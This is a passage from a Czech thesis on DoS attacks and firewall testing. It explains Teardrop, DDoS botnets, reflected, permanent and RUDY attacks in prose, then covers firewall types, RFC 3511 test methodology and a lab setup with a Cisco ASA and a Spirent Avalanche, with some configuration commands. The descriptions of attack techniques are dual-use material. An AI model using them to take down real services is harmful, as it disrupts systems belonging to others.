Teardrop útok využívá fragmentaci IP paketů. Pokud jsou data fragmentována do více IP paketů, je mimo jiné nastavena nová hodnota do pole Offset fragmentu v hlavičce IP [4]. Offset fragmentu je číslo určující pořadí paketů tak, aby příjemce byl schopen data úspěšně defragmentovat. Pole, která jsou ovlivněna fragmentací, jsou zvýrazněna na obrázku 1.12

Útok spočívá v odesílání fragmentovaných paketů cíli. Offset fragmentu je ovšem nastaven tak, aby se při defragmentaci pakety překrývaly. Toto může některé typy operačních systémů vyřadit z provozu.



Obr. 1.12: Pole používané k fragmentaci [20]

### 1.1.13 Distribuovaný DoS (DDoS)

Je modifikovaná verze DoS útoku. Zdroje útoku jsou ovšem distribuovány mezi systémy, tím dochází k násobení síly útoku. Toho je dosaženo kompromitováním systémů a vytvořením tzv. botnetu [18]. Botnet je soustava zkompromitovaných systémů, nazývaných zombie. Tímto se znásobuje výkon útoku, který může pocházet z různých sítí (obr. 1.13), takže není jednoduché ho blokovat. Útočník si tedy napřed musí vytvořit botnet síť, čehož dosáhne například viry, trojskými koňmi atd.


## 1.2 Další typy DoS útoků

### 1.2.1 SYN Flood se sestaveným spojením

Jedná se o rozšíření SYN Flood útoku. Útočník s obětí sestaví kompletní 3-way handshake, ale poté již neposílá žádná data. Spojení je udržováno až do vypršení časovačů. Protože je spojení (útok) vytvořeno stejným způsobem jako legitimní spojení, je složité tento typ útoku odhalit.

### 1.2.2 Reflected Attack (RDoS)

V tomto případě nejde o typ útoku jako takový. Jedná se o techniku, která znásobí dopad na cílový systém. Útočník v tomto případě zašle paket se zdrojovou adresou cíle útoku na co největší množství systémů. Tyto systémy následně odešlou odpověď na cílový systém. Ten je zaplaven ACK pakety z mnoha zdrojů, čímž je ochromena jeho činnost.



Obr. 1.13: DDoS útok [18]

### 1.2.3 Permanent DoS (PDoS)

Tyto útoky poškodí cílový systém (většinou síťové prvky) takovým způsobem, že je nutný zásah do hardwarové konfigurace systému. Nejde tedy o vyřazení služby, ale o odstavení hardwaru. Útočník využívá zranitelností systému k přehraní cílového firmwaru firmwarem poškozeným. To je umožněno většinou tím, že vzdálená aktualizace firmwaru (flashing) je nezabezpečená. Tento typ útoku se také nazývá „phlashing“.


### 1.2.4 R-U-Dead-Yet?(RUDY)

HTTP DoS útok. Útočník otevírá HTTP (7. vrstva OSI) spojení na webový server. Využívá se tzv. nikdy nekončícího POST [7]. Útočník odesílá jeden bajt POST pole za druhým.

RUDY útok tedy generuje malý provoz, což znesnadňuje jeho detekci. Server čeká na nekončící POST pole, aby ho mohl zpracovat. Důvodem, proč servery čekají, je to, aby mohly obsloužit uživatele s pomalou rychlostí připojení k síti. RUDY samozřejmě otevírá více takovýchto spojení naráz, aby cílové zdroje vyčerpaly.

## 2 ZÁKLADNÍ TYPY FIREWALLŮ

Firewall je prvek sloužící k filtrování provozu, který může pracovat již od druhé vrstvy síťového modelu ISO/OSI. Některé funkce firewallu jsou často implementovány do jiných zařízení např. směrovačů či jako samostatný software koncové stanice. V případě autonomního provedení se počítá s nasazením na hranici privátní sítě (myšleno důvěryhodné, bezpečné), viz obrázek 2.1. Počátky firewallů sahají do 80. let 20. století, jednalo se o paketové firewally (filtry) [23].




Obr. 2.1: Firewall

### 2.1 Paketový filtr

Je základním typem firewallu [23]. Příchozí paket postupně prochází předdefinovanými pravidly, pokud alespoň jedno povolující splní, je přeposlán do sítě. Pravidla jsou definována podle hlaviček paketů a podle rozhraní filtru, na který paket přijde. Paketový filtr pracuje na síťové a transportní vrstvě. Doporučený postup definice pravidel je, aby pakety, které nejsou explicitně povoleny určitým pravidlem, byly zakázány.

Na obrázku 2.2 je zobrazena struktura IP hlavičky. Zeleně jsou označena pole, která přímo souvisejí s funkcí paketového filtru [12]. Stejné značení je použito u TCP hlavičky na obrázku 2.3.

Výhodou tohoto typu firewallu je jeho jednoduchost. Filtr nenahlíží do dat vyšších vrstev, což minimalizuje zpoždění.




Obr. 2.2: Hlavička IP paketu [20]

## 2.2 Stavový firewall

Tento typ firewallu udržuje v paměti relace protokolu TCP [22]. Princip funkce je propustit z vnějšího směru (Internet) pouze taková spojení, která navazují na spojení z vnitřní sítě do vnější sítě (obr. 2.1). Stavová inspekce sleduje odchozí spojení (z vnitřní sítě), ke kterým si v paměti ukládá tzv. stavy a jejich parametry. K příchozímu paketu je vyhledán korespondující záznam ve stavové paměti. Pokud takovýto záznam není nalezen, je paket podroben základním paketovým pravidlům. Pokud nevyhovuje pravidlům, je zahozen.

Stavový firewall pracuje se stejnými poli v hlavičkách paketů jako paketový firewall. V případě TCP protokolu ale navíc pracuje i s poli „Sekvenční číslo“ a kontrolními bity. Viz oranžová pole na obrázku 2.3.




Obr. 2.3: Hlavička TCP paketu [22]



Stavy jsou odvozeny od 3-way handshake. První paket spojení v odchozím směru musí mít TCP příznak SYN (5. kontrolní bit má hodnotu „1“) a dále má náhodně vygenerované sekvenční číslo SN\_C. Tyto parametry uvozují stav nazývaný se „New“. Paket, který je odpovědí na první paket, přijde na firewall v příchozím směru (viz obr. 2.1) a musí mít příznaky SYN a ACK v hodnotě „1“. Potvrzující sekvence má hodnotu SN\_C+1. Sekvenční číslo je na straně serveru opět vygenerováno náhodně (SN\_S). Tento stav je nazýván „Established“. Pokud firewall pro tento paket ve stavu „Established“ najde ve své stavové paměti stav „New“ s odpovídajícími parametry (SN\_C+1), paket je propuštěn do vnitřní sítě.

Dalším stavem je tzv. „Invalid“. Tomuto stavu odpovídají příchozí pakety, kterým nebylo nalezeno v paměti odpovídající odchozí spojení, a proto nejsou propuštěny do vnitřní sítě.

Moderní typy firewallů dovolují provádět stavovou inspekci i nad nespojově orientovanými protokoly. Například nad protokolem UDP nebo ICMP. Na obrázku 2.4 je hlavička protokolu UDP. Firewall má velmi omezené možnosti kontroly relací. Hlavička obsahuje pouze zdrojový a cílový port, délku a kontrolní součet. Z toho jsou podle RFC 768 [19] povinná pouze pole Cílový port a Kontrolní součet.



Obr. 2.4: Hlavička UDP paketu [19]

## 2.3 Aplikační firewall

Aplikační firewall nahlíží do paketů a kontroluje data na aplikační vrstvě, např. HTTP provoz. Z toho plyne, že pracuje na všech vrstvách modelu ISO/OSI. Může blokovat i některé viry nebo zamezovat porušování firemních politik. Fungují jako aktivní prostředník mezi klientem a serverem. Pokud je provoz mezi klientem a serverem šifrovaný, musí mít firewall schopnost tento provoz dešifrovat. Může zajišťovat autentizační mechanismus pro ověření klientů.

Výhodou je úplná kontrola nad síťovým provozem. Nevýhodou je výpočetní náročnost, větší zpoždění síťového provozu a vyšší náročnost na správu.

## 3 METODIKA TESTOVÁNÍ FIREWALLŮ


Firewall je nejdůležitější síťový prvek v oblasti bezpečnosti. Chrání zranitelné aplikace před útoky. Proto je velmi důležité je pravidelně testovat jak na výkon, tak na bezpečnost.

IETF RFC 3511[14] je norma popisující doporučené postupy při testování výkonnosti firewallu. Dále také popisuje specifika popisu výsledků provedených testů. Norma pokrývá testování forwarding, connection, latency a filtrování. Vybraná doporučení této normy byly zohledněny v prováděných měřeních.

### 3.1 Definice testů

#### 3.1.1 Topologie

V této práci je testovaný firewall zapojen v tzv. dual – homed zapojení (obr. 3.1). To znamená, že se pracuje se dvěma rozhraními. Jedno slouží jako privátní, vnitřní, bezpečné, chráněné apod. Druhé jako tzv. vnější, nebezpečné, Internetové, nechráněné apod. Chráněná zařízení jsou na straně privátního rozhraní.



Obr. 3.1: Základní topologie

#### 3.1.2 Virtuální klienti / servery

Tento bod definuje počet zdrojů datových toků. Více datových zdrojů může sdílet stejná rozhraní firewallu. Pro potřeby zátěžového testu bylo vytvořeno 100 virtuálních klientů a jeden virtuální server.

### 3.1.3 Požadavky na provoz

Vzhledem k tomu, že moderní firewally pracují až na aplikační vrstvě OSI modelu, je nutné zvolit odpovídající charakter provozu. RFC3511 doporučuje používat aplikační protokol HTTP/1.1 nebo novější.

### 3.1.4 Řízení toku

Tento bod definuje směr toku dat mezi rozhraními firewallu. V topologii dual-homed jsou dvě možnosti toku od klienta k serveru. První možností je tok dat z vnitřní do vnější sítě, druhou je z vnější do vnitřní, viz obr. 2.1.

### 3.1.5 Nastavení pravidel firewallu

Pravidla definují, který paket FW propustí, a který zahodí. Je doporučováno provést testy s různými pravidly. Takto lze určit dopad na propustnost firewallu. Firewall by také měl zahazovat provoz, který není explicitně povolen předchozími pravidly.

## 3.2 Vybrané testy

### 3.2.1 Souběžná kapacita TCP spojení

Cílem tohoto testu je zjištění maximálního počtu souběžných TCP spojení, která je firewall schopen udržet ve své spojové tabulce.

Parametry testu jsou:

- zátěž, definovaná jako počet spojení za sekundu;
- Aging time, čas, po který jsou uchovávána spojení v tabulce firewallu po přijetí TCP FIN nebo RST paketu;
- použitá verze HTTP protokolu;
- velikost dat (Bajt) přenášených v HTTP odpovědi na GET požadavek.

Test postupnou iterací zjišťuje maximální počet souběžných TCP spojení. Pro každou iteraci je vybrána různá hodnota souběžných spojení. Cíl útoku je směřován na IP adresu serveru. Virtuální klienti musejí žádat o data pomocí GET metody HTTP protokolu verze 1.1 nebo vyšší. Mezi každou iterací testu musí být časová prodleva přesahující definovaný Aging time.

### 3.2.2 Schopnost zvládnutí DoS

Cílem je zjistit efekt útoku odepření služeb na firewall a vliv útoku na úspěšnost HTTP transakcí.

Parametry testu: (mimo parametrů zmíněných v kapitole 3.2.1) je to ještě SYN zátěž, definovaná jako množství paketů za sekundu.

Postup testování je identický s kapitolou 3.2.1. Navíc je generován DoS útok cílený na server. Zařízení generující DoS útok musí být v nechráněné síti a nesmí odpovídat na SYN-ACK odpovědi napadeného serveru.

## 4 ZAŘÍZENÍ V LABORATORNÍCH SÍTÍCH

### 4.1 Cisco ASA 5510

Firewall je součástí řady Cisco 5500 Series Adaptive Security Appliances [1]. Je určený pro nasazení ve středních podnikových sítích. ASA je integrované řešení zahrnující: firewall a VPN koncentrátor (obr. 4.1). Umožňuje také virtualizovat své funkce do až pěti virtuálních zařízení. Disponuje pěti Gigabit-ethernetovými porty.

Přídavný modul CSC-SSM-10 umožňuje následující: Antivirus, Anti-Spyware, Anti-Spam, Anti-Phishing, IPS. Pro konfiguraci je možné použít přímý konzolový přístup či protokoly Telnet, SSH. Pro pohodlnější správu je určena grafická aplikace Cisco ASDM. Tato aplikace komunikuje s ASA přes HTTPS protokol. Je napsána v jazyku JAVA, což umožňuje instalaci na většinu platforem.

Instalovaná verze operačního systému Cisco Adaptive Security Appliance Software použitá v laboratorních měřeních byla 8.3(1).



Obr. 4.1: Cisco ASA 5510

### 4.2 Spirent Avalanche 3100B

Spirent Avalanche 3100B (obr. 4.2) je zařízení určené k testování síťové infrastruktury, její bezpečnosti, výkonnosti a kapacity [8]. Dále umožňuje testování webových služeb a QoS. Pro testování síťové infrastruktury je možné generovat definovaný provoz na ISO/OSI vrstvách 4 až 7 rychlostí až 10 Gb/s. Maximální počet generovaných spojení je 30 milionů. Vybrané technické parametry jsou zmíněny v tabulce 4.1.



Obr. 4.2: Spirent Avalanche 3100B

### 4.2.1 Způsoby zátěže

Způsoby zátěže definují možnosti jejího generování [9].

#### SimUsers

V tomto módu tester simuluje zadaný počet uživatelů v síti. Každý uživatel vykonává akce z takzvaného ActionListu. ActionList je seznam akcí, které každý uživatel vykoná. Příkladem akce může být načtení webové stránky, odeslání emailové zprávy přes SMTP protokol apod.

Zátěž je generována tak, aby dosáhla zadaného maxima a zároveň bylo možné udržovat zadaný počet SimUsers. Umožňuje zjistit maximální počet současně komunikujících uživatelů, který je síť schopná zvládnout.

#### Connections

Connection je kanál mezi dvěma systémy. Spojení mohou být krátkodobá, dlouhodobá nebo stálá. Avalanche v tomto způsobu zátěže využívá TCP protokol.

Avalanche vytváří definovaný počet spojení. Jakmile je spojení ukončeno, Avalanche vytvoří nové. Cílem je tedy udržovat definovaný počet spojení konstantní. Tímto způsobem je možné zjistit maximální počet TCP spojení, jaký je testované zařízení schopné zvládnout.

Lze používat s protokoly vyšších vrstev, které využívají TCP. Např.: HTTP, FTP, SMTP. Tento mód je vhodný pro testování firewallů a IDS systémů.

#### Transactions

Definuje množství simultánních transakcí. Za transakci se považuje inicializace a úspěšné sestavení spojení, např HTTP. V tomto módu Avalanche generuje a udržuje zátěž tak, aby byl dosažen definovaný počet transakcí. Příkladem transakce je stažení

souboru z FTP serveru, odeslání emailu přes SMTP. Mód Transactions je vhodný pro testování SSL akceleratorů, Web cache systémů.

## Bandwidth

Umožňuje zjistit schopnost síťových prvků zvládnout definovaný bandwidth. Tento mód je vhodný pro testování prvků nižších OSI vrstev. Typicky routery, switche. Během testování je důležité, aby hodnota bandwidth nepřesáhla hodnotu v prostředí reálného nasazení. Například pokud má linka pro připojení firewallu k Internetu maximální rychlost 10 Mb/s, je nutné se pod touto hodnotou držet.

Počet testovacích uživatelů	12
Síťová rozhraní	12×10/100/1000 Mb/s Ethernet + 4×10 Gb/s SFP
Síťové protokoly	DHCP, PPPoE, IPSec
Podporované IP verze	IPv4, IPv6
Zapouzdřovací protokoly	802.1Q, 802.1 Q-in-Q
Transportní protokoly	TCP, UDP, SSLv2
Aplikační protokoly	HTTP, HTTPS, FTP, DNS, Telnet, SMTP, POP3
Autentizační protokoly	802.1x, NAS, Radius
Hlasové protokoly	SIP (přes TCP i UDP)
Hlasové kodeky	G711A, G711U, G723.1
Video protokoly	RTSP, RTP, IGMPv2, IGMPv3
Video kodeky	MPEG-1, H.261, MPEG-2, H.262, MPEG-4, H.264
Bezpečnostní testování	L2/L4 DDOS

Tab. 4.1: Spirent Avalanche 3100B – vybrané parametry [9]


## 4.3 Server

Pro generování DoS útoku byl použit server s operačním systémem Debian 7.4. Hardwarová konfigurace serveru je popsána v tabulce 4.2.

CPU	Intel Xeon E5310 @1,6 GHz
RAM	2 GB / 333 MHz
HDD	WDC WD2500 – 250 GB
Síť	2×1 Gb/s

Tab. 4.2: Server – HW parametry

Operační systém Debian byl nainstalován ve verzi 7.4.0-amd64. Instalace byla provedena pomocí Netinstall image (obr. 4.3). Distribuce již obsahuje jazyk Python ve verzi 2.7.3.



Obr. 4.3: Netinstall

## 4.4 PC

Pro měření DDoSRate byl použit PC Lenovo ThinkStation E20 s operačním systémem Debian, který byl nainstalován stejným způsobem jako na server. Instalace byla doplněna o „Debian desktop environment“, viz obr. 4.3. Pro potřeby zachytávání paketů byl ještě doinstalován program Wireshark ve verzi 1.8.2 (obr. 4.4). Hardwarová konfigurace je v tabulce 4.3.

CPU	Intel Xeon E3440 @2,53 GHz
RAM	8 GB / 1 333 MHz
HDD	WDC WD2500 – 250 GB
Sít	1 Gb/s
Sít 2	100 Mb/s

Tab. 4.3: PC Lenovo – HW parametry


```
root@wireshark:~#apt-get install update
root@wireshark:~#apt-get install wireshark
```

Obr. 4.4: Instalace Wireshark



## 5 SÍŤ S TESTEREM AVALANCHE

Cílem následujících testů bylo zjistit referenční hodnoty pro další měření a také vliv DoS útoků. Pro měření byla navržena jednoduchá síť (obr. 5.1). Klíčovými prvky byly Spirent Avalanche 3100B a Cisco ASA 5510. Pro potřeby správy těchto zařízení byl k dispozici virtuální počítač se systémem Windows Server 2012 a Cisco přepínač Catalyst 2960 (SW-M).



Obr. 5.1: Topologie laboratorní sítě

### 5.1 Společné parametry testů

#### 5.1.1 Avalanche

Spirent Avalanche byl připojen fyzickými porty 4, 5. Na portu 4 byli emulováni klienti, na portu 5 server. Test byl nastaven pro použití protokolu HTTP. Na klientské straně bylo povoleno maximálně 100 IP adres, na serverové straně byla jedna IP adresa. Vzhledem k tomu, že klienti a server byli v různých IP sítích, byl test nastaven s použitím výchozí brány (ASA).

Klient	
IP	192.168.10.2 – 192.168.10.102
Výchozí brána	192.168.10.1
Fyzický port Avalanche	4
HTTP server	
IP	10.10.10.2
Výchozí brána	10.10.10.1
HTTP port	80
Fyzický port Avalanche	5
Typ HTTP serveru	Apache/2.0.49(Unix)

Tab. 5.1: Avalanche – konfigurace

### 5.1.2 Cisco ASA

Pro testování byl firewall Cisco ASA resetován do továrního nastavení. Poté byla provedena základní konfigurace:

- hostname, enable password;
- IP adresy rozhraní;
- security-level na rozhraních;
- SSH přístup pro správu;
- ASDM přístup pro správu;
- povolení příchozích spojení na TCP portu 80.

Konfigurační příkazy jsou v příloze A.

#### Capture

Pro kontrolu funkčnosti generace DDoS útoku lze použít například funkci „Capture“ na Cisco ASA. Nejdříve je pomocí access-listu vybrán požadovaný provoz. V tomto případě provoz z IP prostoru 192.168.11.0/24 (viz tab. 5.4). Poté je vytvořen capture na rozhraní outside (obr. 5.2).

```
ciscoasa(config)#access-list DDOS80out_in extended permit tcp
192.168.11.0 255.255.255.0 any eq www
ciscoasa(config)#capture ddos80 access-list DDOS80out_in interface
outside
ciscoasa(config)#show capture ddos80
```

Obr. 5.2: Nastavení Capture

Po zadání příkazu „show capture ddos80“ je možné vidět zachycené pakety DDoS útoku ASA. Tato funkce má značný vliv na výkon firewallu, proto ji lze použít pouze pro kontrolu. Při samotném testování byla funkce capture vypnuta.

## 5.2 Testování bez vlivu DoS

### 5.2.1 TCP connections/s

Cílem tohoto testu bylo zjistit maximální počet souběžných TCP spojení za sekundu, které je firewall schopen propustit. Testování probíhalo ve dvou testech. V prvním testu byla změřena hrubá hodnota zátěže. Ve druhém byla hodnota zátěže upřesněna. Parametrem testů je zátěž (connections/s). Kritická hranice, pod kterou nesmí počet spojení klesnout, byla určena na 95 %. Statické parametry jsou v tabulce 5.2.

Aging time – ASA	1 hodina
Aplikační protokol	HTTP/1.1
http body size	1450 bajtů


Tab. 5.2: Statické parametry testu

Akce klienta:

